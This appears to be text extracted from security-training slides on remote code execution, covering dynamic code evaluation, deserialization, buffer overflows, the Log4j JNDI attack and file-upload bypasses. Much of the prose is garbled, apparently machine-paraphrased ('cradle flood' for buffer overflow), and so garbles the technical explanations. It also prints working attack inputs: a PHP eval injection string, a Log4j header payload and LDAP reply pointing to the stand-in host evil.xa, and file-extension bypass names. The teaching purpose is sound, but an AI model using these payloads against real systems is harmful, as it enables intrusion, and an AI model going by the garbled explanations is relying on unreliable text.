


## What is RCE (Remote Code Execution)?




- A Remote Code Execution Attack can lead to a full-scale attack that would compromise an entire web application and the webserver. RCE could lead also into privilege escalation, network pivoting and establishing persistence. This is why RCE is always having HIGH/CRITICAL severity. You should also note that virtually all programming languages have different code evaluation functions.

## What is RCE (Remote Code Execution)?



- A code evaluation may also occur if you allow user inputs to gain access to functions that are evaluating code in the same programming language. This type of measure may be purposely implemented to gain access to the mathematical functions of the programming language or by accident because the user-controlled input is designed by the developer to be inside any of these functions. It is not advisable to carry out this line of action. Many people find it malicious to even use code evaluation.

## What is RCE (Remote Code Execution)?



### Arranging Remote Code Execution by Origin

The majority of the distinguished RCE weaknesses are because of certain basic causes that can be followed back to its starting point. The grouping of Remote Code Execution by beginning is examined as follows.

#### Dynamic Code Execution

Dynamic Code Execution is by all accounts the most widely recognized basic reason that prompts a code execution assault. Many programming dialects are planned to such an extent that they can produce code with another code and execute it right away. This idea is an amazing one that handles various complex issues. Be that as it may, a malevolent assailant can control this idea to acquire RCE access and capacities.

## What is RCE (Remote Code Execution)?

Ordinarily, the code produced quickly depends on certain client input. Customarily, the code incorporates the information that has been remembered for a specific structure. When a malignant aggressor understands that the powerful code age will utilize certain information, it could make a substantial code as a type of access to separate the application. If the contributions of clients are not examined, the code will be executed on its objective.

At the point when you choose to look carefully, dynamic code execution is answerable for two kinds of RCE-based assaults: immediate and circuitous.



## What is RCE (Remote Code Execution)?

### Direct

When managing an illustration of direct unique tribute execution, the aggressor realizes that their feedback would be utilized to produce code.

### Indirect

In an aberrant way, it's worried about the powerful code age with client inputs. The client input is typically subject to at least one layer. A portion of the layers might be answerable for changing the contribution before it winds up with dynamic code age. Additionally, dynamic code age might be a subsequent impact and not the immediate utilization of the info. That is the reason it may not be clear to the client that is giving the info that will fill in as a structure block in a code scrap that would be executed distantly.

## What is RCE (Remote Code Execution)?

### Deserialization

Deserialization is an incredible guide to depict the present circumstance. No powerful code age ought to occur during deserialization. Intermittently, this is the situation that happens when the serialized object contains crude information fields or objects of a comparable sort. Things become more confounded when the elements of the article are serialized. Deserialization would likewise incorporate some degree of dynamic code execution.

It might seem like powerful dialects are the only ones influenced by work serialization. Provided that this is true, the issue would be very restricted. Be that as it may, this situation is very helpful in static dialects as well. It's harder to accomplish with the static language yet it's certainly not feasible.

## What is RCE (Remote Code Execution)?


Intermittently, the execution of this idea manages deserialization-produced intermediary capacities. Age objects at runtime are just conceivable with dynamic code age. This implies that if the information that will be deserialized is made in a solicitation made distantly, a malevolent assailant could commandeer and adjust it. All around planned code bits could likewise be acquainted with stunt the powerful code age to execute the capacity when it's incorporated as a piece of the deserialization.

Memory Safety





## What is RCE (Remote Code Execution)?



One more basic reason for RCE assaults identifies with memory security or API security. Memory wellbeing alludes to the counteraction of code from getting to fundamental pieces of memory that it didn't instate. It's ordinary to expect that a lack of memory security would result in unauthorized information access.

In any case, the working framework and equipment depend on memory to store executable code. Metadata identifying with code execution is kept in the memory. Accessing this piece of the memory could prompt ACE and RCE. In this way, what are a portion of the reasons for memory wellbeing issues?



## What is RCE (Remote Code Execution)?

### The imperfections of the product's plan

Imperfections in the product configuration are a type of memory wellbeing weakness that happens where there's a planning mistake in a specific hidden part. Intermittently, the shortcoming part could be a compiler, translator, virtual machine, or even the working framework portion or library. There are various blemishes in this class. A portion of the incorporate.



## What is RCE (Remote Code Execution)?




### Buffer Overflow

Buffer overflow can be utilized to allude to a basic and famous method that is utilized to break memory wellbeing. This assault takes advantage of a specific plan blemish or a bug to keep in touch with the memory cells that are situated toward the finish of the memory cushion. The support would get gotten back from an authentic call to public API. Nonetheless, cradle just alludes to a starting place threat is utilized to register the actual memory locations of a specific article or program counter. Their separation from the cradle is notable or can undoubtedly be speculated. Investigating the code whenever made accessible or troubleshooting the whole program execution at runtime may end up being useful to an aggressor who needs to look into relative positions.

## What is RCE (Remote Code Execution)?

This implies that a cradle flood would permit the to some degree unavailable memory to be altered. The cradle might be found in the location space of one more machine and it will be changed by calling a distant API. This will make admittance to the memory of the remote machine. There are numerous approaches to utilize this sort of access in making an RCE double-dealing. There's an overall suspicion that assuming there is a cushion flood weakness, an RCE-based assault isn't off the cards. This implies that code proprietors are relied upon to promptly fix their support floods before an RCE assault happens.



## What is RCE (Remote Code Execution)?

### Equipment Design Flaws

Memory wellbeing assaults can likewise be because of equipment configuration blemishes. They are not as normal as programming assaults and are much harder to recognize. Yet, this kind of assault hugely affects the framework.



## Example of RCE vulnerability

Let's take a look at an example of a code evaluation attack.

It's may seem like a better idea to have dynamically generated variable names for each user and store their registration date. This is an example of how you can do it's done in PHP

```
eval("\$$user = '$regdate');  
As long as the username is controlled by the user's input, an attacker may  
create a name like this:  
x = 'y';phpinfo();//
```

- The PHP code that's generated would resemble this:


```
$x = 'y';phpinfo();// = 2016';
```

- You can now see that the variable is referred to as x but has the value of y. When the attacker can assign another value to the variable, he will be able to create a new command by using a semicolon (;). He can now fill in the rest of the string. This way, he will not get any syntax errors in his work. As soon as he executes this code, the output of phpinfo would be displayed on the page. You should always remember that it is possible in PHP and other languages with features that can assess input.



Part Two  
RCE in a  
nutshell

## RCE in a nutshell



- Allows to remotely execute codes of attacker's choice
- Sensitive information disclosure, DoS, mining, ransomware attacks.
- **Deserialization Attacks**
- Log4J, F5 BIG-IP RCE...
- **Out-of-Bounds Write**
- **Injection Attacks**



# RCE in a nutshell: an example

## The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

Attacker



Vulnerable Server  
http://victim.xa



Vulnerable log4j  
implementation



Malicious LDAP Server  
ldap://evil.xa



DISABLE  
REMOTE  
CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.


DISABLE JNDI LOOKUPS

PATCH LOG4J

DISABLE LOG4J

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class



Upload

## Part Three

# File upload methods

## File upload manipulations



### Unrestricted File Upload

Uploaded files represent a significant risk to applications. The **first step** in many attacks is to get **some code to the system** to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

The consequences of **unrestricted file upload** can vary, including **complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement**. It depends on what the application does with the uploaded file and especially where it is stored.

# File upload Methods

## Bypass file extension check

### Blacklist bypass:

- pHp, .pHP2, pHP3...
- test.php%0a
- test.php%00
- ...

### Whitelist bypass:

- test.php.jpg
- test.php\x00.jpg
- ...
  
- Adding GIF89a;

